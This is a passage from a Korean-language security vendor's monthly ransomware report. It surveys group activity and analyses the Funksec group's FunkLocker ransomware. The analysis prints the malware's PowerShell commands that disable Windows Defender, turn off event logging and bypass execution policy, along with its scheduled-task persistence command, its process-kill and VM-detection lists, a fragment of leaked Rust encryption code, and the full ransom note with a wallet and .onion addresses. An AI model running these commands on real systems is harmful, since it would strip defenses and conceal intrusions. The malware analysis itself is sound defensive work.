있는지는 더 지켜봐야할 것으로 보인다.

GDLockerSec 그룹은 1 월에 총 5 건의 피해자를 게시한 신규 그룹으로, 그 중에는 Amazon 의 클라우드 컴퓨팅 서비스인 AWS 가 포함되어 있다. 이들은 AWS 로부터 9GB 의 데이터를 탈취했다고 주장했지만, 제공된 CSV 파일을 확인한 결과 데이터 분석 플랫폼 Kaggle 에서 공유되는 데이터와 일치하는 것이 확인됐다.




그림 4. A1project 랜섬웨어 파트너 모집 글

파트너를 모집하며 본격적인 활동을 준비하는 신규 랜섬웨어 또한 확인됐다. A1project 랜섬웨어는 Windows 와 Linux 환경은 물론 ESXi 환경도 암호화가 가능하다. A1project 그룹은 관리 패널은 물론, 탈취 데이터를 공개할 데이터 유출 사이트와 비밀 협상 채팅 기능도 제공하며, 20%의 수수료만 지불하면 된다고 홍보하고 있다.

Top5 랜섬웨어




그림 5. 산업/국가별 주요 랜섬웨어 공격 현황

Dragon 그룹은 지난 10 월부터 텔레그램 채널을 통해 활동하기 시작한 랜섬웨어 그룹으로, 작년에는 매달 평균 10 건에 달하는 피해자를 게시했지만 1 월에는 100 건이 넘는 피해자를 게시하며 활동량이 급증한 모습을 보여줬다. 이들은 자체 랜섬웨어인 Dragon 랜섬웨어를 사용하며, 사용자가 설정값을 변경해 쉽게 랜섬웨어를 만들 수 있는 빌더 도구를 제공하는 RaaS 또한 제공하고 있다. 랜섬웨어 공격 외에도 DDoS 공격과 웹사이트 변조 공격 또한 수행하며 다양한 위협 활동을 하고 있다.

Akira 그룹도 지난 11 월부터 활동량이 증가했으며, 1 월에도 69 건의 피해자를 게시하며 활발히 활동하고 있다. 1 월에는 미국의 환경 컨설팅 및 교육 기업 AAA Environmental 을 공격해 기업의 재무 제표, 직원 의료 정보, 고객의 개인 정보 등의 정보를 탈취했다. 또한 아르헨티나의 미디어 업체 Diario Los Andes 를 공격해 직원의 개인 정보와 계산서 등을 포함한 내무 문서를 탈취했다.

Bjorka 라는 해커가 운영하며, Babuk 이라고 주장하는 Babuk2(Babuk-Bjorka) 그룹은 등장과 함께 66 건의 피해자를 일괄적으로 게시했다. 하지만 대부분의 피해자는 Funksec, RansomHub, LockBit 등의 그룹이 이미 공개한 이력이 있으며, 피해 기업을 소개하는 문구 또한 다른 그룹의 데이터 공개 글의 내용을 그대로 가져다 사용한 것이 확인됐다. 아직 두 그룹간에 연관성이 확인되지 않았기 때문에, Babuk2 그룹이 단순히 홍보성 목적으로 데이터를 게시한 것인지 아니면 Funksec, RansomHub, LockBit 그룹 등과의 협력 관계에 있는 것인지 지켜볼 필요가 있다.

지난 12 월 Cleo 의 파일 전송 솔루션의 취약점을 악용해 대규모 공격을 한 Clop 그룹이 추가 피해자를 공개했다. 이들은 12 월에 공개한 66 개의 피해 기업 중 총 55 개 기업의 데이터를 다크웹 유출 사이트에

공개했으며, 1 월 말에는 49 개의 피해 기업명을 추가로 공개했다. 추가 명단의 유출 데이터는 아직 공개되지 않았으며, 알파벳 순으로 A-C 에 해당하는 기업만 공개됐기 때문에, 더 많은 피해자 명단이 공개될 가능성이 높아 보인다.

■ 랜섬웨어 집중 포커스




그림 6. Funksec 다크웹 유출 사이트

Funksec 그룹은 24 년 12 월 발견된 그룹이다. 이들은 12 월에만 89 건의 피해자를 게시하고, 지금까지 129 건의 피해자를 게시하며 위협적인 모습을 보여주고 있다. 또한 25 년 1 월에는 국내 제조업체의 데이터를 탈취해 업로드 했다. 또한 활동 초기에는 DDoS 공격 도구는 물론 브라우저에 저장된 계정 정보를 탈취하는 도구, 가상 네트워크를 구축해 사용자 몰래 원격 접속이 가능한 hVNC 악성코드를 다크웹 유출 사이트에 공개했지만, 현재는 GitHub 에서 무료로 공유하고 있다.




그림 7. Funksec 다크웹 포럼

다크웹 유출 사이트를 업데이트하며 Funkforum 이라는 다크웹 포럼을 개설해 자신들이 운영하기 시작했다. 포럼은 누구나 가입이 가능해 글을 작성하거나 열람이 가능하다. 아직까지 포럼에는 Funksec 운영자의 게시글이 대부분이며, FSociety 그룹와의 협력 소식이나 Funksec 2.0 출시 소식 등 Funksec 서비스의 주요 업데이트 내용을 공유하고 있다.




그림 8. FunkBID 경매

1 월 말, Funksec 그룹은 자신들이 탈취한 데이터를 경매로 판매하는 사이트인 FunkBID 를 개설했다. 1 월까지 다크웹 유출 사이트에 게시한 데이터는 기존 방식대로 일정 기간이 지나면 데이터를 전부 공개하고 있지만, FunkBID 개설 이후에 업로드된 데이터는 모두 경매로 판매되고 있다. 아직까지는 탈취한 데이터만 경매 진행중이거나 경매 예정이지만, FunkBID 에서는 멀웨어, 악성 도구, 접근 권한, 데이터베이스, 소스코드로 총 5 개로 경매를 분류하고 있기 때문에 단순 탈취 데이터뿐만 아니라 더 다양한 데이터가 공개될 가능성이 있다.




그림 9. Funksec 2.0 공지

이들은 또한 랜섬웨어를 서비스 형태로 제공하는 RaaS 를 제공할 예정이다. 1 월 초, 자신들의 다크웹 유출 사이트를 통해서 RaaS 이용자를 모집하기 시작했으며, 포럼을 통해서 RaaS 의 진행 사항을 공유하고 있다. RaaS 에서 서비스 이용자가 랜섬웨어 생성이나 피해자를 관리할 수 있는 관리 패널은 아직 개발 중으로, 4 월에 개발 완료 예정이며, RaaS 에서 사용하게 될 랜섬웨어인 Funksec 2.0 은 2 월 이후에 개발이 완료될 예정이라고 밝혔다. 또한 랜섬웨어 공격에 사용할 수 있는 취약점 사용 방법이나 피싱 메일 기술에 대한 교육도 월 5,000 달러(한화 약 730 만원)에 제공할 예정이라고 밝혔다.

```rust
fn encrypt_data(data: &[u8]) -> Vec<u8> {
    let mut rng = OsRng;
    let bits = 2048;
    let private_key = RsaPrivateKey::new(&mut rng, bits).expect("Failed to generate a key");
    let public_key = RsaPublicKey::from(&private_key);

    let aes_key = [0u8; 32]; // 256-bit key
    let cipher = Aes256::new(&aes_key.into());

    let mut buffer = data.to_vec();
    cipher.encrypt(&mut buffer);

    let encrypted_data = public_key.encrypt(&mut rng, PaddingScheme::new_pkcs1v15_encrypt(), &buffer).expect("Failed to encrypt");
    encrypted_data
}
```

그림 10. 공개된 ransomware.rs 소스코드 일부

1 월 초에는 Funksec 그룹이 사용하는 랜섬웨어인 FunkLocker v1.5 의 일부 샘플이 공개됐다. 자신들의 다크웹 유출 사이트에 백신 프로그램의 이름인 Avast Premium 으로 샘플을 공개했으며, 그 외에도 개발 단계로 보이는 Rust 기반의 소스코드(ransomware.rs) 등이 공개되기도 했다. 다가오는 Funksec 그룹의 위협에 대응하기 위해 공개된 FunkLocker v1.5 를 분석한 내용을 공유하고자 한다.

Funksec Ransomware




그림 11. Funksec 랜섬웨어 개요

Funksec 랜섬웨어 전략




그림 12. Funksec 랜섬웨어 공격 전략

Funksec 랜섬웨어는 파일 암호화, 백업 복사본 삭제, 이벤트 로그 삭제 등 여러 작업을 원활히 수행하기 위해서 관리자 권한을 필요로 한다. 랜섬웨어 실행 시 권한을 확인한 후 PowerShell 명령어를 이용해서 현재 실행중인 랜섬웨어를 관리자 권한으로 재실행하고, 현재 실행중인 랜섬웨어는 종료한다. 사용하는 PowerShell 명령어는 아래와 같다.

명령어
PowerShell Start-Process -FilePath "{file_path}" -Verb RunAs -ArgumentList "{argv}"

표 1. 랜섬웨어 재실행 명령어

관리자 권한으로 재실행한 후, 현재 대상 환경이 가상 환경인지 체크한다. Windows 에서 프로세스 목록을 확인할 수 있는 tasklist 명령어를 활용하며, 확인된 리스트에서 가상 환경과 연관된 프로세스를 확인한다. 단, 실행중인 환경이 가상 환경임을 탐지하더라도 “VM detected, aborting.” 만 명령 프롬프트에 출력될 뿐, 별도의 프로그램 종료나 랜섬웨어 종료와 같은 분석 방해 행위는 발견되지 않았다.

프로세스명
vmware, vboxservice, qemu, hyperv

표 2. 가상 환경 확인 대상

또한 하드코딩된 프로세스 및 서비스 목록을 이용해, 대상 환경에서 프로세스와 서비스를 강제로 종료시킨다. 확인된 프로세스 및 서비스 목록은 아래 표와 같다.

프로세스	서비스
system32.exe, chrome.exe, firefox.exe, explorer.exe, outlook.exe, spotify.exe, vlc.exe, Skype.exe, Teams.exe Discord.exe Java.exe Python.exe, Node.exe, Javaw.exe, Winword.exe, Excel.exe, Powerpnt.exe, cmd.exe, PowerShell.exe, notepad++.exe, gimp-2.10.exe, photoshopt.exe, itunes.exe	WinDefend, wuauserv, bits, Spooler, DockApp, MpsSvc, XblGameSave, DiagTrack, SysMain, lfsvc, seclogon, wscsvc, trkwks, RemoteRegistry, netprofm, Netsh, twinapi.appcore, TimeBrokerSvc, RasMan, sshd, LanmanWorkstatio, CryptSvc, EventLog

표 3. 종료 대상 프로세스 및 서비스

프로세스 및 서비스 종료 후, 현재 실행중인 랜섬웨어를 내부 네트워크로 전파한다. 전파 대상은 하드코딩된 네트워크 대역으로, Windows 에서 제공하는 네트워크 및 소켓 API Winsock 을 이용해 연결을 시도하고, 대상 네트워크에 랜섬웨어 전송을 시도한다. 단, 하드코딩된 네트워크 대역의 범위가 매우 한정적이여서 사실상 실제 내부 전파 가능성은 매우 낮다. 내부 전파에 사용하는 IP 주소는 아래 표와 같다.

IP 주소	Port
192.168.1.2~21	4444

표 4. 내부 전파 대상

또한 랜섬웨어를 작업 스케줄러에 등록해 시스템 부팅 시 랜섬웨어가 실행될 수 있도록 한다. 사용하는 명령어는 아래와 같다.

명령어
schtasks /create /tn funksec /tr “{path}” /sc onstart

표 5. 작업 스케줄러 등록 명령어

랜섬웨어의 악성 행위가 탐지되거나 기록되지 않게 일부 보안 정책을 비활성화하고 실행 정책을 변경한다. Windows Defender 의 감시 및 이벤트 로그 기능 또한 비활성화 하며, PowerShell 의 정책 또한 수정해 모든 스크립트를 허용한다. 모든 PowerShell 명령어 수행이 끝나면, 백업 저장본을 삭제한다.

명령어	설명
powershell -Command Set-MpPreference -DisableRealtimeMonitoring $true	Windows Defender 실시간 보호 비활성화
powershell -Command wevtutil sl Security /e:false	보안 이벤트 로그 비활성화
powershell -Command wevtutil sl Application /e:false	응용 프로그램 이벤트 로그 비활성화
powershell -Command Set-ExecutionPolicy Bypass -Scope Process -Force	PowerShell 실행 정책 변경

표 6. PowerShell 명령어

온라인 이미지 공유 커뮤니티에 사전에 업로드한 이미지를 다운로드 후, 바탕화면을 변경한다. 2 월 기준으로 해당 이미지 다운로드는 더 이상 불가능하며, 이미지가 다운로드 되지 않으면 별도의 에러 로그를 출력하며 바탕화면 변경은 건너뛴다.

그림 13. Funksec 랜섬웨어 바탕화면

이후에는 하드코딩된 랜섬노트를 현재 랜섬웨어 실행 경로 위치에 저장한다. 랜섬노트는 마크다운[4] 형태이며 이때 랜덤한 10 글자의 문자열을 생성해 랜섬노트 제목에 삽입한다.


README-2NLRRyFCON.md - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
# 🔒 FUNKLOCKER DETECTED 🔒

🚀 **Congratulations** 🚀 Your organization, device has been successfully infiltrated by funksec ransomware!

## 🔴 **Stop**
- Do NOT attempt to tamper with files or systems.
- Do NOT contact law enforcement or seek third-party intervention.
- Do NOT attempt to trace funksec's activities.

## 📖 **What happened**
- Nothing, just you lost your data to ransomware and can't restore it without a decryptor.
- We stole all your data.
- No anti-virus will restore it; this is an advanced ransomware.

## 💸 **Ransom Details**
- Decryptor file fee: **0.1 BTC**
- Bitcoin wallet address: `bc1qrghnt6cqdsxt0qmlcaq0wcavq6pmfm82vtxfeq`
- Payment instructions:
  1. Buy 0.1 bitcoin.
  2. Install session from: https://getsession.org/
  3. Contact us with this ID to receive the decryptor: 0538d726ae3cc264c1bd8e66c6c6fa366a3dfc589567944170001e6fdbea9efb3d

## 📖 **How to buy bitcoin**
- Go to [Coinbase](https://www.coinbase.com/) or any similar website like [Blockchain](https://www.blockchain.com/), use your credit

## 📖 **Who we are**
- We are an advanced group selling government access, breaching databases, and destroying websites and devices.

## 📖 **Websites to visit**
- funkiydk7c6j3vvck5zk2giml2u746fa5irwalw2kjem6tvofji7rwid.onion
- funknqn44slwmgwgnewne6bintbooauwkaupik4yrlgtycew3ergraid.onion
- funkxxkovrk7ctnggbjnthdajav4ggex53k6m2x3esjwlxrkb3qiztid.onion

🎶 *Start dancing, 'cause the funk's got you now!* 🎶

Sincerely,

Funksec cybercrime
```

그림 14. Funksec 랜섬노트

[4] 마크다운 (Markdown): 특수문자나 태그를 이용해 서식이 있는 문서를 작성할 수 있는 언어

